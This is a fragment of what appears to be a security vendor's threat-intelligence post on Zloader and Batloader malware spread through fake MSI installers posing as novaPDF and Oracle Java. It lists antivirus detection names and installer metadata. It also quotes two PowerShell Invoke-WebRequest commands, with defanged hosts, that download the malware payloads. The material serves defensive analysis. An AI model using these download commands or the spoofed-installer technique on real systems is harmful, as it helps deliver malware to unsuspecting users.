



Threat Intelligence


Bethany Hardin Lavine Oluoch Tatiana Vollbrecht

Share on:

Deborah Snyder and Nikki Benoit




Ikarus	ⓘ Trojan.BAT.Zloader	Kaspersky	ⓘ Trojan.BAT.Agent.bmf
Lionic	ⓘ Trojan.BAT.Agent.4!c	MAX	ⓘ Malware (ai Score=83)
McAfee	ⓘ BAT/Zloader.a	McAfee-GW-Edition	ⓘ BAT/Zloader.a
Microsoft	ⓘ Trojan:Win32/Zloader.EMI	QuickHeal	ⓘ BAT.ZDownloader.44185
Sophos	ⓘ Troj/Agent-BHTC	Symantec	ⓘ Trojan Horse
Tencent	ⓘ Win32.Risk.Agent.Jili	Trellix (FireEye)	ⓘ Trojan.GenericKD.37723759
TrendMicro	ⓘ Trojan.BAT.ZLOADER.AB	TrendMicro-HouseCall	ⓘ Trojan.BAT.ZLOADER.AB
VIPRE	ⓘ Trojan.GenericKD.37723759	ViRobot	ⓘ MSI.S.Zloader.721408.A



```
#Zloader infection as seen by Microsoft
Invoke-WebRequest hxxps://[redacted].com/network/index/processingSetRequestBot/?servername=msi -OutFile network.exe

#Batloader as seen by VMware Carbon Black
Invoke-WebRequest hxxps://[redacted].com/g5i0nq/index/f69af5bc8498d0ebeb37b801d450c046/?servername=msi -OutFile requestadmin.bat
```



BATLOADER

OLE Compound File Info ⓘ

Summary Info

creation datetime	2009-12-11 11:47:44
author	Softland
comments	This installer database contains the logic and data required to install novaPDF 11 Tools.
title	Installation Database
page count	200
word count	2
keywords	Installer
last saved	2020-09-18 14:06:51
revision number	{3B7A3BEB-1C0A-48AC-826C-D7B1E4672BAA}
last printed	2009-12-11 11:47:44
application name	Windows Installer XML Toolset (3.11.0.1701)
security	2
template	;1033
code page	Latin I
subject	novaPDF 11 Tools

ZLOADER

OLE Compound File Info ⓘ


Summary Info

creation datetime	2009-12-11 11:47:44
author	Sun Technology Network
comments	This installer database contains the logic and data required to install Oracle Java SE.
title	Installation Database
page count	200
word count	2
application name	Windows Installer XML Toolset (3.11.2.4516)
last saved	2020-09-18 14:06:51
revision number	{43BA06D9-9F1E-45FA-9015-AE0BACE44B5A}
last printed	2009-12-11 11:47:44
keywords	Installer
security	2
template	;1033
code page	Latin I
subject	Oracle Java SE


Bethany Hardin

Lavine Oluoch

Tatiana Vollbrecht



Threat Analysis Unit



Threat Analysis Unit

Endpoint Security

Oleg Boyarchuk Giovanni Vigna Stefano Ortolani

Dana Behling

Karen Worstell

Resources

Blogs

Careers

Communities

Customer Stories

News and Stories

Topics

Trust Center

Support

Broadcom Support

Documentation

Hands-On Labs

Licensing

Twitter

YouTube

Facebook

LinkedIn

Contact Sales

Accessibility

Privacy

Supplier Responsibility

Terms Of Use